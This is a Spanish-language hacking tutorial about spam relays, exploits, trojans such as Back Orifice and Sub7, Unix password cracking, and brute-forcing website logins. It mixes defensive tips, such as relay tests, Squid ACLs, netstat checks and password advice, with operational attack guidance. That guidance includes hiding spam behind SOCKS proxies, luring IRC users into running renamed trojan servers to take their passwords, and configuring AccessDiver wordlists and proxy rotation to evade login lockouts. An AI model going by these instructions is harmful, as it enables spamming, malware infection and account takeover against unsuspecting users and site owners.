Considérese alguien con pocos escrúpulos quisiera enviar spam pasando inadvertido. Para empezar debe buscar un servidor Open Relay con cualquiera de los métodos vistos y luego un servidor SOCKS. Si vamos a la página

http://tools.rosinstrument.com/proxy/

podremos tener una lista de servidores SOCKS y proxy abiertos. El listado aparece con líneas estructuradas de la siguiente manera:

2 stat 12-232-116-187.client.attbi.com 1080 7155 103-01-22
3 stat 12-233-223-176.client.attbi.com 1080 5181 103-02-12
4 stat 123-69-33.65.cfl.rr.com 1080 3513 103-02-20
5 stat 13-e4bed1.client.atlantech.net 1080 8633 103-02-13
6 stat 131-109-110-50 1080 1768 103-02-12

Aquí podemos notar que en todas las líneas el puerto abierto es el 1080. Aunque las listas nunca estarán actualizadas, ya que para tenerlas al día debemos registrarnos y pagar una cuota, siempre existirán servidores abiertos durante meses, por lo que con cierta paciencia tendremos la posibilidad de encontrar uno abierto cuando menos.

Si encontramos un servidor abierto, entonces solamente necesitamos un programa de envío masivo de emails, como por ejemplo, el aureate. Indicamos al programa SocksCap que dicha aplicación salga por el servidor SOCKS que le indiquemos. De esta manera, la víctima del spam recibirá el mensaje desde el Open Relay y, si quiere ver los detalles y la IP de origen, aparecerá la del servidor SOCKS y no la del spammer. Los spammers más astutos emplean varios servidores SOCKS y hasta pueden combinarlos con servidores proxy con lo que se vuelve una tarea árdua tratar de ubicar la fuente del spam.

Test a Nuestros Servidores
Es hora de preguntarnos si nuestros propios equipos no tienen una puerta abierta a cualquier ente malicioso que quisiera aprovecharla. Si estamos usando un servidor de correo es fundamental probar que no sea un Open Relay ya que esto nos puede traer un quebradero de cabeza enorme.

Existe una página cuya finalidad es tanto para probar nuestros propios servidores como los servidores ajenos y verificar si hacen relay. Solo hay que apuntar el navegador hacia:

http://members.iinet.net.au/~remmie/relay/index.cgi

En esta página hay que poner el nombre o la IP del servidor sospechoso y el script hace la comprobación en línea para saber si se trata o no de un Open Relay.

En el cuadro adjunto, podemos ver las pruebas que hace y los resultados en un servidor dado. Resulta sumamente interesante observar las diferentes clases de pruebas que se efectúan sobre el servidor SMTP (el de correo) para ver si lo puede burlar y lograr que retransmita nuestro mensaje:

Failure
Unfortunately the program failed because...

The host machine does not relay

Este mensaje debe ser buena noticia si somos administradores de un servidor de correo, pero son malas noticias si en realidad lo que queremos es encontrar un Open Relay.

Si somos administradores de un proxy, por ejemplo un Squid, debemos prestar atención al manejo de las Lista De Control de Acceso (ACL, por sus siglas en inglés -Access Control List) para autorizar solamente a nuestros usuarios a utilizar el proxy.

Aquí podemos encontrar parte del archivo squid.conf donde pueden observarse as ACL:

```
acl localnet src  192.168.1.0/255.255.255.0
acl localhost src            127.0.0.1/255.255.255.255
acl Safe_ports por 80 443 210 119 70 21 1025-65535
acl CONNECT method CONNECT
acl all src 0.0.0.0/0.0.0.0
http_access allow localnet
http_access allow localhost
http_access deny !Safe_ports
http_access deny CONNECT
http_access deny all
```

Como se puede observar, se define explícitamente a localnet (o el nombre que se le quiera poner) como la red autorizada, en este caso la red privada 192.168.1.0/255.255.255.0 y solamente se permite la salida por el proxy (http_access allow -perimitir-) a esta red y al equipo local. El resto tiene denegado el acceso.

Los Exploits

Un exploit (del francés explotar o aprovechar) es una pieza de software, un fragmento de datos, o una secuencia de comandos que provecha un error, fallo o vulnerabilidad, es decir que lo explota (como en la frase *explotar los recursos*).

Objetivos de uso
La finalidad de usar un exploit es causar un comportamiento no deseado o imprevisto en los programas informáticos, hardware, o algo electrónico (por lo general computarizado). Muy frecuentemente, esto incluye cosas tales como la violenta toma de control de un sistema de cómputo, permitir la escalada de privilegios o romover un ataque de denegación de servicio.

Otro objetivo del exploit puede ser la destrucción o inhabilitación del sistema atacado, aunque normalmente se trata de violar las medidas de seguridad para poder acceder al mismo de forma no autorizada y emplearlo en beneficio propio o como origen de otros ataques a terceros.

Clasificación
Existen varios métodos para clasificar las vulnerabilidades. El más común es por la forma en que el exploit contacta el software vulnerable.

Un exploit remoto funciona a través de una red y explota la vulnerabilidad de la seguridad sin previo acceso a las vulnerabilidades del sistema. Un exploit local sí requiere acceso previo al sistema vulnerable y por lo general aumenta los privilegios de la persona que ejecuta el exploit que los concedidos por el administrador del sistema.

También existen exploits contra las aplicaciones que fungen como cliente, por lo general consisten en servidores modificados que envían un exploit si uno accede con la aplicación cliente. Los exploits contra las aplicaciones cliente también pueden requerir alguna interacción con el usuario y, por tanto, pueden utilizarse en combinación con el método de ingeniería social que ya revisamos anteriormente.

Otra clasificación se basa según las acción ejecutadas contra el sistema vulnerable, como el acceso no autorizado a datos, la ejecución de código arbitrario o (DoS).

Muchos exploits están diseñados para proporcionar el acceso a nivel de superusuario en un sistema informático (conseguir los privilegios de root). Sin embargo, también es posible utilizar varios exploits, en primer lugar para obtener un bajo nivel de acceso y, a continuación, poder escalar privilegios varias veces hasta llega a root.

Normalmente un único exploit sólo puede tomar ventaja de una vulnerabilidad de software específica. A menudo, cuando un exploit se publica, la vulnerabilidad se arregla usando un parche y el exploit se vuelve obsoleto para las nuevas versiones del software. Esta es la razón por la cual algunos blackhat hackers no publican sus exploits, sino que los mantienen privados para su propio uso. Estas exploits se denominan "exploits de día cero"; y obtener acceso a esos exploits es el principal deseo de maliciosos atacantes a menudo denominados como Scriptkiddies

Una de las herramientas más utilizadas para realizar este tipo de ataque informatico es el Metasploit que se encuentra en su ultima version.

Los Troyanos

Un troyano es un programa que se basa en la arquitectura cliente-servidor. Por esta razón los troyanos son una herramienta excelente para la administración remota. Se les conoce también como Caballos de troya (Trojan horses). Los troyanos son programas ocultos en otro tipo de archivos también ejecutables que al ser activados en una computadora por el usuario de una red que utiliza los protocolos TCP/IP (LAN o Internet), permite al atacante tomar control del equipo desde otra PC.

Por lo general, un troyano se instala en segundo plano de manera que cuando la víctima ejecuta el primer programa, éste se instala sin levantar sospechas. A veces, a los usuarios victimizados les aparece un mensaje de error como un mensaje de que falta una librería DLL para ejecutar la aplicación, sin embargo, tras bambalinas sucede la instalación del troyano. Los troyanos no son virus ya que no poseen la capacidad de autoreplicarse.

Un programa troyano consiste en dos partes: un programa cliente, mediante el cual se puede conectar a cualquier equipo que tenga instalada la otra parte, llamada servidor. El servidor lo que hace es abrir un puerto de comunicaciones, lo que le permite al programa cliente ponerse en contacto con él y acceder a todos los recursos del sistema. Además, una vez ejecutado el servidor, queda instalado en el sistema y se agrega una antrada al registro del sistema de Windows o hace intrusión en los archivos de inicio (Win.ini).

Back Orifice. Un troyano famoso (BO) que fue la causa de demasiados problemas entre usuarios incautos en el IRC. Este troyano vió la luz del día el primero de agosto de 1998 por un grupo de hackers renegados conocidos como The Cult Of The Dead Cow (cDc), organización fundada en 1984 en Lubbock, Texas, con motivo del congreso de hackers DEFCON 6 (la más grande convención anual) http://www.defcon.org/. Fue publicado junto con su código fuente en C++.

Cuando se descargaba el archivo comprimido zip, dentro se encontraban los siguientes archivos:

Bo.txt
Plugin.txt
Boserve.exe <- el servidor autoinstalable del BO.
Bogui.exe <- este es el cliente en modo interfaz de usuario
Boclient.exe <- cliente en modo de texto
Boconfig.exe<- Utilería de configuración y plugin del servidor del BO
Melt.exe <-Descompresor de archivos comprimidos con Freeze
Freeze.exe<- Compresor de archivos. Se descomprimen con melt.exe

El boserve.exe es justamente el servidor del BO y no debíamos ejecutarlo en nuestra máquina sino en el de la víctima. Sólo había que solucionar el problema de cómo enviárselo a un pobre incauto que lo descargara y ejecutara. Aquí entra en juego la ingeniería social, una técnica que tratamos antes. Una de las maneras más populares en las que se conseguían víctimas potenciales era entrar a los canales de chat de IRC (Internet Relay Chat) que tenían la característica de posibilitar la transferencia de archivos por DCC (Direct Client-to-Client).

La idea era simple, se renombraba el programa servidor con un nombre más atractivo e inocente como sexo.exe, fotosporno.exe, crack.exe, etc. Luego se conversaba con un pichón y lo convencíamos de que teníamos una película porno, o serie de fotografías que se abrían con un ejecutable (los programas compresores como el WinZip o el WinRar poseen la opción de crear archivos comprimidos en forma de ejecutables) o lo que más éxito tiene, que les enviaríamos un programa crack de passwords para hacer full un software de paga. Dependiendo de la habilidad del verdugo o de la inocencia del victimado no era muy difícil enviarle el cabalo de troya y que le abriera las puertas gustoso.

Una vez que la víctima daba doble click al programa, aparentemente no sucedía nada en la computadora, pero lo que en realidad acontecía era que el programa servidor se ejecutaba y abría el tristemente célebre puerto 31337 que en leet speak significa ELEET, "*ELITE*". Leet speak es escribir palabras con números. Como al parecer nada pasaba cuando se pulsaba doble sobre el programa, la persona pensaba que el archivo estaba dañado. Algunos troyanos lanzan un mensaje de librerías DLL no encontradas o inclusive pueden lanzar algún programa pequeño.

Luego, mientras seguíamos charlando con el pichón cuya máquina ya estaba poseída por nosotros, ejecutábamos el programa cliente del BO. Para esto necesitabamos le dirección IP de la víctima, pero no era difícil conseguirla en los chats de IRC donde no se enmascaraban las IP's de los usuarios.

Una vez que se había abierto la "puerta trasera" del inconsciente, solo era cuestión de usar el programa cliente y de esa manera poder hacer cosas como acceder a sus claves, entre ellas el acceso telefónico a redes, lo que nos posibilitaba conectarnos a un proveedor de servicios de Internet (ISP) sin pagar nada y utilizar cuentas ajenas. Se podía navegar por directorios, capturar pantallas, leer documentos y todo lo que pudiera satisfacer nuestra curiosidad.

Para ver los puertos usados por los troyanos: http://www.seguridadenlared.org/es/index5esp.html

Netbus. Se instalaba de manera similar al BO, pero al ser ejecutado, abría el puerto 12345. Las maldades que permitía el troyano eran varias, por ejemplo abrir y cerrar la lectora de CD, invertir los botones del mouse, desactivar el teclado, administrar Windows, borrar directorios completos, enviar mensajes de texto que aparecían de golpe en la pantalla del pichón.

Sub7 (SubSeven). Otro troyano pesado. Se distribuye bajo diferentes nombres a través de grupos de correo y noticias. Al ejecutarse se copia a sí mismo en el directorio de Windows con el nombre original del archivo desde el que fue ejecutado. o como Server.exe, Rundll16.dll, SystemTrayIcon!.exe o Windows.exe. Estos nombres son distintos en las diferentes versiones de Sub7.

Sub7 descomprime un archivo DLL llamado Watching.dll en el directorio System de Winxx (algunas variantes no hacen esto). Posteriormente se da de alta en el registro de Winxx en las claves Run y Runservices para que se ejecute durante cada arranque del sistema operativo. El programa también puede instalarse en el sistema cambiando los archivos Win.ini y System.ini

Una de las versiones del Sub7 deposita un programa de arranque, a veces llamado Windows.exe y lo registra de modo que es ejecutado cada vez que es lanzado un programa ejecutable (.exe) en Winxx. De este modo, el backdoor se asegura que su copia esté siempre en memoria.

Todas las versiones recientes del sub7, son suministradas con una utilería de configuración de servidor que permite adaptar algunas de las capacidades del servidor como métodos de instalación, arranques personalizados, mensajes, etc.

Si la tarea está activa e invisible en el administrador de tareas, busca conexiones TCP/IP y, en caso de estar establecidas, se pone a escuchar los puertos TCP/IP esperando comandos de parte del programa cliente. La persona que tiene la parte cliente del troyano, toma el control sobre el sistema remoto donde está instalada la parte servidor.

Las formas de recibir un troyanos son variadas, pero una de las más comunes es por abrir correos electrónicos de gente extraña. También se pueden recibir troyanos al bajar aplicaciones de web malignas o desde programas P2P. Códigos maliciosos que aprovechan bugs de ActiveX en Internet Explorer en ciertas páginas pueden ser fuentes de contagio.

Para evitar la visita de tan nocivos programas, tenemos que tener activo y actualizado nuestro antivirus. Como detector y limpiador de troyanos, una excelente herramienta de paga es "The Cleaner" que se puede descargar desde http://www.moosoft.com/TheCleaner/TheCleaner

Como ya conocemos el tema de puertos y TCP, podemos utilizar el comando

```
~$ netstat -an
```

Active Internet connections (servers and established)

Proto	Recv-Q	Send-Q	Local Address	Foreign Address	State
tcp	0	0	0.0.0.0:2049	0.0.0.0:*	LISTEN
tcp	0	0	0.0.0.0:139	0.0.0.0:*	LISTEN
tcp	0	0	0.0.0.0:111	0.0.0.0:*	LISTEN
tcp	0	0	127.0.0.1:7878	200.42.143.33:80	LISTEN
tcp	0	0	212.40.120.80:25	0.0.0.0:*	LISTEN

En la primera columna, proto, aparecen los tipos de conexión, TCP y UDP son los servicios que que utiliza Internet para establecer la comunicación. La columna Local Address nos dice nuestra dirección IP, que en este caso es 212.40.120.80 de cara a Internet, y 127.0.0.1 como dirección local (la dirección que tiene la máquina). En la siguiente columna, Foreign Address se encuentra la dirección IP y el puerto de la máquina con la que estamos manteniendo la comunicación. En este caso, la dirección IP 200.42.143.33 corresponde a www.clarin.com y el puerto 80 corresponde al servicio HTTP del servidor web.

En la columna local address es donde tenemos que mirar los puertos que tenemos abiertos. Aquí vemos el puerto 7878 en estado "Listening" que bien podría ser un backdoor abierto por un troyano en espera de contactarse con el cliente remoto. De todos modos debemos tener en cuenta el tipo de software que estamos utilizando, que pueden abrir ciertos puertos no convencionales y no ser en realidad troyanos maliciosos.

Del mismo modo podemos usar Telnet e intentar conectarnos con el puerto 12345. si aparece una cadena es que el puerto se encuentra abierto y tenemos el troyano activo. Un análisis de nuestro equipo debe incluir el registro de Windows en busca de claves extrañas. Un lugar para buscar sería:

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run

En el caso de NetBus encontraríamos el programa Patch.exe. De todos modos, los buenos antivirus detectarían todos los troyanos, por lo que insistimos que deben estar actualizados.

Prevención

En casos de correo electrónico, lo recomendable es no abrir ningún archivo adjunto (attachments) que provenga de fuentes desconocidas. Aunque hay que tomar en cuenta que hay conocidos que nos pueden enviar uno a modo de broma. Tambien puede descargarse a disco y analizarlo con un antivirus como el Kaspersky (de paga) o el Avast! (gratuito). Si el archivo adjunto viene comprimido en zip o en rar, debemos asegurarnos que nuestro antivirus tiene la capacidad de escudriñar dentro del archivo empaquetado. Por precaución, es conveniente, si utilizamos Outlook o Outlook express como clientes de correo, desactivar la opción “descargar automáticamente el mensaje” al verlo en el panel de vista previa. esto se hace en el menú Herramientas - Opciones, pestaña leer, ya que algunos virus y troyanos pueden activarse con solo abrir el correo.

En el IRC, nunca debemos aceptar envíos por DCC de ninguna persona. Y si esa persona es conocida, debemos tener la certeza de que el archivo proviene efectivamente de esa persona y que no se trata de algún virus de los que se autoenvían.

En cuanto a los navegadores, requerimos tener siempre la última versión y sus correspondientes parches de seguridad y cuando bajamos algún programa de fuente dudosa, guardarlo en disco y analizarlo con el antivirus.

Contraseñas

Una Introducción
Una contraseña se describe mejor como una herramienta de autenticación. Se emplean contraseñas para asegurar el acceso legal y apropiado sólo a aquellas personas que tienen la autoridad o el permiso para ver los datos. Se requiere una contraseña en muchos lugares: se requiere una para acceder nuestra bandeja de entrada, nos exigen una contraseña al entrar a una página web para checar nuestro correo, y en algunas organizaciones, necesitamos teclear una contraseña para inicializar el sistema. En todos los lugares se emplea la combinación Nombre de usuario (Username) y Contraseña (Password) para autenticar al usuario.

Se emplea el nombre de usuario (Username) para identificar al usuario y la contraseña para autenticarlo y para cada nombre de usuario hay una única contraseña. Tomemos el ejemplo de la clásica llave y la cerradura, para cada cerradura existe una única llave para abrirla y entrar. En éste ejemplo, la cerradura actúa como el Nombre de usuario y la contraseña sería la llave. De igual modo los contraseñas son tan importantes como la llave de nuestra casa.

Casi todos los días escuchamos hablar del robo de contraseñas e irrupciones en computadoras. A veces el usuario escoge una contraseña tan pobre que es fácilmente adivinada por los hackers. Hay ciertas pautas que debemos tener presente al elegir una contraseña:

1. Nunca debemos usar como contraseña el mismo dato que utilizamos como su nombre de usuario. Algunas páginas poseen un código que previene estos casos.
2. Nunca escoger como contraseña nuestro propio nombre, fecha de nacimiento, nombre de la pareja, de nuestra mascota, de los hijos. Si un hacker va a probar a adivinar una contraseña, esos serían los primeros.
3. Algunas personas son tan perezosas que usan como contraseña "Enter" (retorno de carro)
4. Escoger una palabra que no esté en el diccionario y que contenga tanto números como letras, y si es posible, utilizar minúsculas y mayúsculas, incluyendo símbolos como (#, $,%, ^), etc, ya que solo pueden ser craqueados con un Password Cracker de fuerza bruta lo cual toma demasiado tiempo para resolver.

Se puede decir que escoger una contraseña débil es responsable por el gran número de incursiones por hackers, pero las personas mismas se convierten en la cadena más débil en el proceso entero de autenticación.

El fenómeno de la contraseña débil no es un mito ni algo que haya desaparecido con el tiempo. Sigue estando muy presente en la mayoría de los sistemas y actualmente se considera como una de las amenazas más serias a la seguridad en internet.

La mayoría de las personas normalmente emplea malas contraseñas, y aquellos que emplean contraseñas excelentes no pueden recordarlas y entonces deben anotarlas en un pedazo de papel y lo pegan en su monitor. Los mejores lugares donde podríamos encontrar las contraseñas de las personas serían bajo el teclado, detrás del CPU e incluso a los lados del monitor. Algunas personas tienen problemas para recordar el gran número de contraseñas cuando emplea varios servicios y esto da como resultado usar la misma contraseña por todas partes. Así que con solo saber una única contraseña se abrirían las puertas de un usuario perezoso.

Y para agregar más insulto al agravio, los administradores de sistemas que se encuentran muy atareados, a veces seleccionan contraseñas que fácilmente se pueden adivinar: admin, sysop, love, wizard, beammeupscotty, money, son de las más comunes. Hay veces que colocan una contraseña vacía. Las contraseñas por default les otorgan a los hackers un acceso fácil a las entrañas del sistema. Muchos hackers usan primero las contraseñas por default para posteriormente intentar adivinar las contraseñas recurriendo a métodos más sofisticados.

Cuando un hacker malicioso logra penetrar las murallas del sistema, podrá hacer uso de exploits y vulnerabilidades para ganar privilegio de root o acceso como administrador. Es en este punto en que un hacker malintencionado se vuelve altamente peligroso.

La Autenticación
Cuando estamos creando una nueva cuenta en algún servicio como blogs, foros o páginas especializadas, siempre se pide un username y una contraseña. El nombre de usuario se guarda principalmente en texto plano (plain text), pero la contraseña que tecleamos se guardará siempre en forma encriptada. La contraseña, atraviesa por un algoritmo definido y se encripta para ser guardada en el disco duro o en el servidor web. De este modo, la próxima vez que queramos entrar a nuestra cuenta e introducimos la contraseña para autenticarnos, los caracteres que vamos tecleando se pasan a través del mismo algoritmo y se compara con el valor guardado previamente. Si ambos coinciden, seremos autenticados, de otro modo, la autenticación fracasa.

El algoritmo que se emplea para encriptar la contraseña es un algoritmo de un solo sentido, esto significa que si nosotros pasamos la contraseña encriptada a través del algoritmo inverso, no conseguiremos la contraseña en texto plano original.

Tomemos un ejemplo para hacer esto más claro: digamos que nuestra contraseña en texto plano es AOL123. Al teclearla se pasa a través del algoritmo para ser guardado en un archivo especial como 012112AGT, que es la forma encriptada. Ahora bien, si llegaramos a conseguir la contraseña encriptada y sabemos cuál es el algoritmo que encripta AOL123, no podremos invertir el proceso para obtener AOL123 a partir de 012112AGT.

Cuando tecleamos nuestra contraseña, la computadora no la despliega en texto plano, sino que sólo muestra asteriscos, por ejemplo: * * * * * * * * con la finalidad de que si alguien está viendo por encima de nuestro hombro, no pueda averiguar la contraseña tan facilmente. La caja de texto se ha programado de esa manera. En la mayoría de las formas de Unix uno ni siquiera veremos los asteriscos y el cursor no se moverá, para que nadie que haga un surfeo de hombro averigüe nuestra contraseña, ni se dé cuenta de la longitud de la misma.

Contraseña ensombrecida
(Shadow Password) Normalmente, la contraseña de cada usuario de Linux se guarda y encripta en el archivo **/etc/passwd**. Este archivo debe ser legible por todos los usuarios para que ciertas funciones del sistema operen correctamente. Sin embargo, esto significa que copias de las contraseñas encriptadas de los usuarios se obtendrían fácilmente y hace posible ejecutar un programa automatizado buscador de contraseñas (Crack) contra ellas. Las contraseñas ensombrecidas, por otro lado, guardan las contraseñas encriptadas en un archivo muy protegido separado y hacen mucho más difícil crackear las contraseñas.

La diferencia entre una contraseña ensombrecida y una contraseña encriptada es que ésta última es la contraseña real solo que con cambios internos y puede ser revelada con un rompedor de contraseñas. La contraseña ensombrecida tiene como finalidad ocultar la contraseña encriptada en algún lugar diferente al directorio **etc/**.

Craqueando Archivos de Contraseñas de Unix/Linux
Se considera que Unix es el sistema operativo más seguro. El método utilizado para almacenar contraseñas es definitivamente más seguro en sistemas Unix. El archivo de contraseñas “passwd” tiene muchas líneas con la siguiente estructura básica:

```
gerryson:qOZsX6df4BI:2:3:Gerryson:/home/gerry:/bin/bash
```

La línea de acá arriba puede ser analizada como sigue:

NombreUsuario: gerryson
Contraseña Encriptada: qOZsX6df4BI
NúmeroUsuario: 2
NúmeroGrupo: 3
NombreReal: Gerryson
DirectorioHome: /home/gerry
Tipo de Shell: /bin/bash

Como el algoritmo de código esta en forma que no puede descifrarse, puede requerirse de un rompedor de contraseñas para desencriptarla. La línea de ejemplo del archivo passwd dado aquí fue una línea tomada de un archivo de contraseña no ensombrecido (unshadowed.) Ahora bien, pudiera ser que en lugar de la línea de arriba tuvieramos que enfrentarnos con algo como lo de abajo:

gerryson:*:2:3:Gerryson:/home/gerry:/bin/bash

La línea de arriba ha sido tomada de un archivo de contraseñas ensombrecido (Shadowed.) En un archivo de éste tipo lo que sucede es que el campo contraseña es reemplazado por un '*' (El '*' es llamado token o símbolo designador). Tan es así, que la contraseña oculta en código no se pone de manifiesto en el archivo de contraseñas y la lista de contraseñas encriptadas se guardan en un archivo diferente que no es legible para los usuarios corrientes.

En algunos sistemas el '*' que reemplaza las contraseñas en archivos de contraseña ensombrecidos son también '$' o '#' ó aún el mismo NombreUsuario.

De tal modo que antes de comenzar a craquear el archivo de contraseñas primero necesitamos desensombrecer (unshadow) las contraseñas. Podemos quitar la sombra de las contraseñas ejecutando utilerías programadas en C que se pueden descargar fácilmente del Internet.

Ahora, una vez que el archivo de contraseñas ha sido desensombrecido podemos usar ya sea Jack The Ripper o Cracker Jack para reventar las contraseñas. Cracker Jack es un programa cracker para archivos de contraseñas Unix utilizado en DOS que sólo puede realizar craqueos basados en el uso de diccionarios. Debemos asegurarnos de que el archivo de contraseñas que tratamos de craquear no se encuentre ensombrecido, debido a que estos crackeadores no pueden descifrar este tipo de archivos. También necesitamos un listado de diccionario o un Wordlist (listado de palabras.) Mientras más global sea el wordlist más probabilidad habrá de poder reventar el archivo de contraseñas. El tema de los Password Crackers se revisará en el siguiente apartado.

Se pueden obtener ambos programas crackers de un montón de lugares:

http://astalavista.box.sk
http://www.anticode.com
http://www.hackersclub.com

Password Cracking

El método más común para craquear contraseñas es adivinando, aunque requiere de mucha suerte, a veces puede tener éxito. Para empezar a adivinar la contraseña, necesitamos recoger todos los tipos de información sobre la víctima primero. Es aquí donde se puede emplear la ingeniería social, pero debemos tener amplia experiencia para poder aplicarla con éxito. Sin embargo, cuando esto no es posible, el método más común y exitoso de crackeo de contraseñas es el uso precisamente, de un Crack de contraseñas, mejor conocido como password cracker.

Los rompedores, averiguadores o descifradores de contraseñas (en inglés *password crackers*) son virtualmente cualquier programa que pueda desencriptar una contraseña o tenga la capacidad de deshabilitar la protección proveída por ella. Existen programas password cracker que se bajan de Internet y que son legales. Se usan para revelar una contraseña olvidada con la que se protegió un archivo comprimido en Zip o Rar. En webs especializadas pueden encontrarse password crackers para conocer la contraseña de documentos protegidos de MS Office, la mayoría gratuitos

Forma de Actuar
La mayoría de los password crackers utilizan una técnica denominada análisis comparativo para poder dar con la contraseña. Ésta técnica funciona debido a un factor muy humano: la pereza. Los usuarios tienden a ignorar la necesidad de usar contraseñas fuertes.

Los hay de dos tipos: Los basados en Fuerza bruta y en Diccionarios. Los basados en diccionarios prueban todas las contraseñas de una lista de palabras predefinidas de un diccionario para romper la contraseña. Éstos son más rápidos pero la mayoría de las veces no tienen éxito y no devuelven la contraseña. Esto se debe a que no prueban todas las combinaciones de claves posibles, son incapaces de craquear aquellas contraseñas que poseen símbolos o números en su estructura.

Los password crackers de Fuerza bruta prueban todas las combinaciones posibles de todas las teclas que puedan encontrarse en un teclado común (símbolos, números y letras, tanto minúsculas y como mayúsculas.) Este tipo de password cracker tiene una mayor tasa de éxitos, sin embargo toman más tiempo para romper la contraseña. Esto es debido a que consideran todas las posibles claves, por lo que son más eficaces. Veamos como es que trabajan.

Puesto que las contraseñas son encriptadas por un algoritmo de un solo sentido, los Crackers no extraen la contraseña del archivo sino que la someten a una combinación de letras, los encripta pasando los caracteres a través del algoritmo original y compara este valor con el valor encriptado almacenado. Si estos dos concuerdan, entonces el password cracker exhibe la contraseña en texto plano.

Ataque Web
Miles de sitios en Internet, sobre todo los de pago por membresía, requieren para entrar a ver su contenido de un login, es decir, introducir un nombre de usuario y una contraseña (username y password). Algunos de estos sitios son fáciles de penetrar debido a una seguridad muy pobre. Sin embargo, como no es factible probar miles de usernames y passwords para ver cuales coinciden con los de una cuenta, lo mejor es usar un programa que lo haga por nosotros.

En ciertas webs existe una protección para evitar la entrada a un atacante cuando éste repite demasiados logins, pero este tipo de protección puede ser evitada utilizando proxies. Existen programas que nos permiten rotar los proxies para que la página no sospeche nada, ya que se hacen decenas de conexiones a la vez. Sin embargo, para utilizar software de esta naturaleza, debemos tener preferentemente una conexión de banda ancha.

Terminología del mundillo de los crackers
Wordlist: Es una lista de palabras en formato de texto plano (plain text). Los passwords crackers cargan estos archivos para poder emplear los distintos nombres de usuario y contraseñas a la hora de lanzar logins a sitios web. No se limitan solamente a webs, sino también a programas que están protegidos con contraseñas. El secreto de un experimentado cracker es precisamente su wordlist. Regularmente la irá construyendo mientras más transite en este mundillo y vaya acumulando experiencia.
Combo File: Es un archivo de wordlist pero constituído por dos columnas. En una columna se encuentra el nombre del posible usuario o username y en la otra la contraseña, ambas palabras separadas por dos puntos (:).
Bot: Se le conoce así a cada conexión independiente que se generará en el sitio. Es decir, si se configura un programa rompedor de contraseñas para emplear 30 bots, significa que generarán 30 conexiones simultáneas con el sitio. Cada conexión lanzará un login.
Fake Reply: Es una respuesta falsa que normalmente devuelve el servidor cuando se percata de que el login no es auténtico. Esto se puede solventar usando proxies adecuadamente.
Word Manipulation: Es la manipulación de una wordlist de manera que podamos modificar las palabras con pautas establecidas por uno mismo.
Weak Login: Es la combinación de Username/Password real que queremos obtener a la hora de crackear un sitio.

Lo primero que se necesita es un programa como el **AccessDiver** o el **Goldeneye**. Aunque ambos tienen alta efectividad, el más recomendable es el primero en virtud de su facilidad de uso.

AccessDiver
Tras instalar el software, lo ejecutamos y posteriormente elegiremos en el menu “My Skill” la opción “Expert”. Con esta acción se activarán varias opciones extra. Muchas de estas opciones no las usaremos la primera vez. Se irán conociendo conforme se avance en el conocimiento del uso del programa. Pueden buscarse tutoriales en Internet al tiempo que uno se familiariza con la ayuda.

Después deberemos conseguir una wordlist y una lista de proxies. Existen cientos de de estas listas por todo internet para ser bajadas por cualquier persona. Debemos aclarar que cuanto menos hayan sido usadas, más probabilidad tendremos de poder penetrar el sitio. Es por esta razón que muchas veces no se tiene éxito la primera vez.

Para conseguir una Wordlist: Para los primeros intentos es recomendable descargar el software ComboMania que es una herramienta que hace una búsqueda de wordlists en la red. Tiene la posibilidad de bajar palabras de sitios ya crackeados, que son de gran utilidad ya que los cracker que han obtenido esos logins pudieron haber utilizado una wordlist fresca y actualizada. El ComboMania grabará los logins en un archivo de texto plano dentro del directorio donde reside el archivo ejecutable del programa. Éste archivo podrá ser cargado por el AccessDiver. Para importar el wordlist, indicaremos al AccessDiver que lo cargue desde el menú “Dictionary” o “Wordlist”, eligiendo primero la opción “Currently Used” y después “Load a Combo File”. El programa AccessDiver carece de una página web oficial pero puede encontrarse en variadas páginas de cracking.

Para conseguir una lista de proxies: Existen diversos sitios en la web que contienen listados de proxies anónimos, o sea, proxies que no revelan nuestra dirección IP. Debemos recordar que la mayoría de los proxies hacen uso de los puertos 8080, 3128 o el 80. Se puede hacer una búsqueda en Google con la frase “Anonymous proxy list” o hacer uso de un programa que nos consiga los proxies. Para esto podemos usar el software GeoWhere. Esta herramienta actúa de forma parecida al ComboMania cuando busca wordlists. GeoWhere busca en la red páginas que contengan listados de proxies y va construyendo una lista que nos será de utilidad.

Comprobación de Proxies: Hay que tomar en cuenta que no todos los proxies listados serán de utilidad. Por un lado, no queremos que nuestra dirección IP sea revelada, así como tampoco nos sirven proxies sumamente lentos. Para evitar estos inconvenientes se requiere comprobar cada proxy

de a uno por uno. Para no tener que hacerlo manualmente, AccessDiver cuenta con un escudriñador y para aprovecharlo, debemos hacer click en la pestaña “Proxy” y luego en “Proxy Analyzer”. Importamos el listado de proxies. Antes de comenzar a hacer la comprobación, pulsamos en la pestaña “Parameters” en la parte inferior de la pantalla y marcamos la casilla “Auto-deletion of bad proxies after a test completion”. Con esto eliminaremos aquellos proxies que no funcionan. Posteriormente pulsamos en “Speed/Accuracy Test” para iniciar la verificación. El tiempo que tarda en efectuarse la comprobación dependerá en mucho de lo larga que sea la lista.

Para ver si realmente los proxies funcionales en verdad ocultan nuestra dirección IP, debemos usar la comprobación de anonimato del AccessDiver. Para esto debemos pulsar en la opción “Confidentiality tester”. Podremos ver que los proxies se catalogan por nivel dependiendo del grado de anonimato que proveen. Aquellos que estén por debajo del nivel 3 o que digan “NO”, deberán ser enviados al olvido.

Despues de hacer la purga de proxies, podemos utilizarlos en nuestra lista definitiva. Hacemos click con el botón derecho en “Select all” y luego repetir la operación, pero esta vez seleccionando “Add selected proxies in your proxy list”. Podermos hacer click en “My list” para ver el listado.

Rotar Proxies: Ésta opción del AccessDiver nos permite configurar cuántos intentos de acceso se efectuarán antes de cambiar de proxy. Ésta cifra debe establecerse teniendo en cuenta el nivel de seguridad del sitio, el cual debe salir a a la luz al realizar el primer intento de crackeo. Si bien la velocidad se incrementará al intentar más logins con un mismo proxy, en la mayoría de los casos, la protección dentro de la página web no nos permitirá realizar más de diez intentos seguidos.

Otras Opciones de Proxy
Proxy Skipping: Permite omitir un proxy cuando uno no funciona como queremos, ya sea porque el servidor se cae o porque detecta que los logins no son genuinos.
Change Proxy On Errors: Permite omitir un proxy cuando éste responde con un error debido a un problema interno.
Change Proxy On Fake Replies: Se omite un proxy cuando el sitio emite una respuesta falsa. Esto ocurre cuando el sitio detecta que el intento de login es en realidad un cracking attempt.
Change Proxy On Redirections: Se cambia el proxy cuando el sitio nos redirige a otra parte. Esto puede deberse a un error del proxy o a un Fake Reply.
Change Proxy On Specific HTML Keyword(s): Ésta opción, que no se utiliza habitualmente, permite crackear logins HTML (ver más adelante)
